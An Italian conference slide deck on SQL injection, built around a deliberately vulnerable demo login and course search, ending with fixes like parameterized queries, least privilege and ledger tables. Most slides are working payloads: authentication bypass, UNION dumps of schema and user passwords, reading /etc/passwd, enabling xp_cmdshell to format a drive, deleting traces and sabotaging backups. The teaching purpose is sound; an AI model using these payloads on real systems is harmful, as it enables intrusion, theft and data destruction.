SQL Injection crash(ed) course – Try this ONLY at home!

Come alcune scelte di comodo in fase di sviluppo possono portare ad effetti... più che indesiderati

Alberto Turelli

PirlOverflow

Brescia, 21 ottobre 2025

Una query innocua che non farò mai più

```
SELECT TOP (1)
       *
FROM dbo.Users
WHERE Email = 'test@example.com'
       AND Password = 'password123';
```

O meglio, una query innocua che non implementerò mai più così

```
17

    1 reference
18  public async Task<User?> AuthenticateAsync(string email, string password)
19  {
20      try
21      {
22          using var connection = _dbConnectionService.CreateConnection();
23
24          string sql = $@"
25              SELECT TOP (1)
26                  *
27              FROM dbo.Users
28              WHERE Email = '{email}'
29                  AND Password = '{password}'";
30
31          var user = await connection.QueryFirstOrDefaultAsync<User>(sql);
```

Una buona password...

- 8+ caratteri
- Lettere minuscole e maiuscole
- Numeri
- Caratteri speciali

Una buona password...

- 8+ caratteri
- Lettere minuscole e maiuscole
- Numeri
- Caratteri speciali

Ci sono! Userò `' OR 'a1'='a1`

SQL Injection #1: WHERE poisoning

```
SELECT TOP (1)
       *
FROM dbo.Users
WHERE Email = 'test@example.com'
       AND Password = '' OR 'a1'='a1';
```

SQL Injection #1: WHERE poisoning

```
SELECT TOP (1)
       *
FROM dbo.Users
WHERE (Email = 'test@example.com' AND Password = '')
       OR 'a1'='a1';
```

Recuperare il numero di campi estratti

```
SELECT
        *
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' ORDER BY 1--%' ORDER BY StartDate;
```

SQL Injection #2: UNION ALL

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL, 'a', NULL, NULL,
NULL, NULL ORDER BY 2--%' ORDER BY StartDate;
```

SQL Injection #2: UNION ALL

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId} AND Title LIKE '%'
UNION ALL
SELECT NULL, 'a', NULL, NULL, NULL, NULL
ORDER BY 2
--%' ORDER BY StartDate;
```

Recuperare la versione del database server*

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL, @@VERSION, NULL,
NULL, NULL, NULL ORDER BY 2--%' ORDER BY StartDate;
```

Recuperare la versione del database server**

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL, VERSION(), NULL,
NULL, NULL, NULL ORDER BY 2--%' ORDER BY StartDate;
```


Recuperare la struttura del database*

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL,
CONCAT(S.name, '.', T.name, '.', C.name), NULL, NULL, NULL,
NULL FROM sys.columns C INNER JOIN sys.tables T ON T.object_id
= C.object_id INNER JOIN sys.schemas S ON S.schema_id =
T.schema_id ORDER BY 2--%' ORDER BY StartDate;
```

Recuperare la struttura del database**

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL,
CONCAT(C.TABLE_SCHEMA, '.', C.TABLE_NAME, '.', C.COLUMN_NAME), NULL,
NULL, NULL, NULL FROM INFORMATION_SCHEMA.COLUMNS C WHERE
C.TABLE_SCHEMA <> N'INFORMATION_SCHEMA' ORDER BY C.TABLE_NAME,
C.ORDINAL_POSITION
 ORDER BY 2--%' ORDER BY StartDate;
```

Recuperare la struttura del database



Recuperare il contenuto di una tabella

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT U.Id, CONCAT(U.Email,
'/', U.Password), NULL, NULL, NULL, NULL FROM dbo.Users U ORDER BY 2-
-%' ORDER BY StartDate;
```

SQL Injection #3: query concatenating

```
SELECT TOP (1)
        *
FROM dbo.Users
WHERE Email = 'test@example.com'
        AND Password = ''; INSERT INTO dbo.Users (Email,
Password, FirstName, LastName) VALUES ('pippo@disney.com',
'clarabella', 'Pippo', 'De'' Pippis');--';
```

SQL Injection #3: query concatenating

```
SELECT TOP (1) *
FROM dbo.Users
WHERE Email = 'test@example.com' AND Password = '';

INSERT INTO dbo.Users (Email, Password, FirstName, LastName)
VALUES ('pippo@disney.com', 'clarabella', 'Pippo', 'De''
Pippis');
--';
```

Inserimento dati

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; INSERT INTO dbo.Courses (Title,
StartDate, EndDate, Result, UserId) SELECT DISTINCT Title, StartDate,
EndDate, 28, (SELECT Id FROM dbo.Users WHERE Email =
'pippo@disney.com') FROM dbo.Courses;--%' ORDER BY StartDate;
```

Inserimento dati

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; INSERT INTO dbo.Courses (Title,
StartDate, EndDate, Result, UserId) SELECT 'Corso di tango
acrobatico', CAST(CURRENT_TIMESTAMP AS DATE), CAST(CURRENT_TIMESTAMP
AS DATE), 30, (SELECT Id FROM dbo.Users WHERE Email =
'pippo@disney.com');--%' ORDER BY StartDate;
```

SQL Injection #4: blind SQL injection

```
SELECT TOP (1)
        *
FROM dbo.Users
WHERE Email = 'test@example.com'
        AND Password = ''; IF (SELECT SYSTEM_USER) = 'sa' WAITFOR
DELAY '00:00:05';--';
```

Recuperare altri database sullo stesso server

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL, D.name, NULL, NULL,
NULL, NULL FROM sys.databases D ORDER BY 2--%' ORDER BY StartDate;
```

Recuperare la struttura degli altri database

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL,
CONCAT(S.name, '.', T.name, '.', C.name), NULL, NULL, NULL,
NULL FROM AdventureWorksDW2022.sys.columns C INNER JOIN
AdventureWorksDW2022.sys.tables T ON T.object_id = C.object_id
INNER JOIN AdventureWorksDW2022.sys.schemas S ON S.schema_id =
T.schema_id ORDER BY 2--%' ORDER BY StartDate;
```

Recuperare dati dagli altri database

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL,
CONCAT(FirstName, ' ', LastName, ' (', EmailAddress, ') ',
AddressLine1, AddressLine2, ', ', City, ', ',
StateProvinceCode, ' ', PostalCode, ' - ', Phone), BirthDate,
NULL, NULL, NULL FROM AdventureWorksDW2022.dbo.ProspectiveBuyer
ORDER BY 2--%' ORDER BY StartDate;
```

Recuperare la configurazione del server

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; EXECUTE sp_configure 'show advanced
options', 1; RECONFIGURE;--%' ORDER BY StartDate;
```

Recuperare la configurazione del server

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL, CONCAT(C.name, ':
', CONVERT(NVARCHAR, COALESCE(C.value, C.value_in_use))), NULL, NULL,
NULL, NULL FROM sys.configurations C ORDER BY 2--%' ORDER BY
StartDate;
```

Modificare la configurazione del server

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; EXECUTE sp_configure 'max server memory
(MB)', 128; RECONFIGURE;--%' ORDER BY StartDate;
```

(Windows) Modificare la configurazione del server

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; EXECUTE sp_configure 'xp_cmdshell', 1;
RECONFIGURE;--%' ORDER BY StartDate;
```

(Windows) Eseguire comandi sul server

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; EXECUTE master..xp_cmdshell 'format D: \q
\u', NO_OUTPUT;--%' ORDER BY StartDate;
```

Elencare i file sul server*

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL,
full_filesystem_path, NULL, NULL, NULL, NULL FROM
sys.dm_os_enumerate_filesystem('/etc','*.*') ORDER BY 2--%' ORDER BY
StartDate;
```

Recuperare il contenuto di un file sul server*

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL, BulkColumn, NULL,
NULL, NULL, NULL FROM OPENROWSET(BULK N'/etc/passwd', SINGLE_CLOB) AS
Contents ORDER BY 2--%' ORDER BY StartDate;
```

Elencare i file sul server**

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL,
full_filesystem_path, NULL, NULL, NULL, NULL FROM
sys.dm_os_enumerate_filesystem('c:\temp\Customer','*.ps1') ORDER BY
2--%' ORDER BY StartDate;
```

Recuperare il contenuto di un file sul server**

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL, BulkColumn, NULL,
NULL, NULL, NULL FROM OPENROWSET(BULK
N'c:\temp\Customer\AzCopyFromCustomerSAS.ps1', SINGLE_CLOB) AS
Contents ORDER BY 2--%' ORDER BY StartDate;
```

Estrarre le credenziali in chiaro da uno script

Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

AzCopyFromCustomerSAS.ps1

```
1  $node_url = 'https://CUSTOMER.file.core.windows.net/bss/'
2  $DestinationPath = 'C:\temp\Customer\'
3
4  Set-Location $DestinationPath
5
6  function AzCopy_CustomerSAS_to_filesystem
7  {
8      param([string] $SourcePath, [string] $DestinationPath)
9
10     $SecureCredential = Get-Content .\sas_credential.encrypted |ConvertTo-SecureString
11     $BSTR = [Runtime.InteropServices.Marshal]::SecureStringToBSTR($SecureCredential)
12     $UnsecureCredential = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($BSTR)
13
14     $source_url = $node_url + $SourcePath + '?' + $UnsecureCredential
15     .\azcopy.exe copy $source_url $DestinationPath --output-level quiet
16 }
17
18 AzCopy_CustomerSAS_to_filesystem -SourcePath 'customer-c1/Extract_Data/FullDump.txt' -DestinationPath $DestinationPath
19
```

Estrarre le credenziali in chiaro da uno script

Coprire le proprie tracce

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; DELETE FROM dbo.Courses WHERE UserId IN
(SELECT Id FROM dbo.Users WHERE Email = 'pippo@disney.com'); DELETE
FROM dbo.Users WHERE Email = 'pippo@disney.com';--%' ORDER BY
StartDate;
```

Elencare i backup dei database

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL,
STRING_AGG(physical_device_name, '; '), NULL, NULL, NULL, NULL FROM
msdb.dbo.backupmediafamily GROUP BY media_set_id ORDER BY 2;--%'
ORDER BY StartDate;
```

Rendere inutilizzabili i backup

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; BACKUP DATABASE [model] TO  DISK =
N'/tmp/AdventureWorksDW2022.bak' WITH NOFORMAT, INIT,  NAME =
N'hasta-la-vista-baby', SKIP, NOREWIND, NOUNLOAD,  STATS = 10;--%'
ORDER BY StartDate;
```

Rendere inutilizzabile l'applicazione (timebomb)

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; EXEC('CREATE TRIGGER T ON dbo.VersionInfo
AFTER INSERT AS UPDATE dbo.Users SET Password =
HASHBYTES(''SHA2_256'', Password)');--%' ORDER BY StartDate;
```

Una query innocua che implementerò così

```
17
    1 reference
18  public async Task<User?> AuthenticateAsync(string email, string password)
19  {
20      try
21      {
22          using var connection = _dbConnectionService.CreateConnection();
23
24          const string sql = @"
25              SELECT Id, Email, Password, FirstName, LastName, CreatedAt
26              FROM Users
27              WHERE Email = @Email AND Password = @Password";
28
29          var user = await connection.QueryFirstOrDefaultAsync<User>(sql, new { Email = email, Password = password });
```

Una query innocua che implementerò così

```
SELECT TOP (1)
       *
FROM dbo.Users
WHERE Email = 'test@example.com'
       AND Password = '' OR ''a1''=''a1';
```

Altri accorgimenti: utente dedicato, least privilege

SQLQuery...connected*


```
1   USE master;
2
3   CREATE LOGIN bibecatalogueuser WITH PASSWORD = 'YourStrong@Passw0rd';
4   GO
5
6   USE BibeCatalogueDB;
7
8   CREATE USER bibecatalogueuser FOR LOGIN bibecatalogueuser;
9   ALTER ROLE [db_datareader] ADD MEMBER bibecatalogueuser;
10  --ALTER ROLE [db_datawriter] ADD MEMBER bibecatalogueuser;
11  GO
12
```

Altri accorgimenti: ledger tables

BibeCatal...eLedgerDB

```
19
20      CREATE TABLE dbo.Users (
21          Id INT IDENTITY(1, 1) NOT NULL,
22          Email NVARCHAR(255) NOT NULL,
23          Password NVARCHAR(255) NOT NULL,
24          FirstName NVARCHAR(100) NOT NULL,
25          LastName NVARCHAR(100) NOT NULL,
26          CreatedAt DATETIME NOT NULL,
27          CONSTRAINT PK_Users
28              PRIMARY KEY CLUSTERED (Id)
29      ) ON [PRIMARY]
30      WITH (
31          SYSTEM_VERSIONING = ON (
32              HISTORY_TABLE = dbo.Users_History
33          ),
34          LEDGER = ON (
35              LEDGER_VIEW = dbo.Users_LedgerView
36          )
37      );
38      GO
```

Non solo front-end



New Security Updates to Fix SQL Injection Vulnerabilities

2 months ago Brent Ozar SQL Server 2016, SQL Server 2017, SQL Server 2019, SQL Server 2022, Updates No Comments

No, not vulnerabilities in *your* code, but in Microsoft's. Microsoft announced a round of GDRs yesterday that have an interesting set of bug fixes:

> - Fixes a SQL injection vulnerability in a system stored procedure.
> - Prevents logins with the ALTER ANY LOGIN permission from resetting the passwords of logins that have ALTER ANY LOGIN or IMPERSONATE ANY LOGIN permissions to avoid elevation of privilege.
> - Prevents elevation of privilege by running SQL Agent job steps for built-in jobs with reduced permissions.
> - Fixes a vulnerability that lets users who have access to certain stored procedures perform SQL injection and run arbitrary code by using elevated privileges.

No further details are available about the bugs in question, and I don't blame Microsoft for not publishing it, either. Publishing details on any of these would allow The Bad Guys™ to cause Bad Things™ to the unpatched servers out there. Rather than being curious, get to patchin' – all of the relevant pages have been updated on SQLServerUpdates.com with the new builds.

https://sqlserverupdates.com/news/new-security-updates-to-fix-sql-injection-vulnerabilities/

Grazie!

https://github.com/CodicePlastico/BibeCatalogue

FOLLOW US

Bobby Tables (xkcd.com #327)

Molto più di una textbox